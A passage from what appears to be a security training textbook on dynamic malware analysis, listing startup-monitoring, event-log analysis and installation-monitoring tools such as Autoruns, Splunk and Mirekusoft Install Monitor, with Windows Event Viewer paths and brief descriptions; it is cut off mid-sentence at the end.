


Figure 7.101: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*https://www.bleepingcomputer.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*https://www.outertech.com*)
- Chameleon Startup Manager (*https://www.chameleon-managers.com*)


Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (LEM) (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Splunk It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



https://www.splunk.com

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs

- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security

- **Applications and Services Logs**

  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.




Figure 7.102: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



https://www.mirekusoft.com

Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of 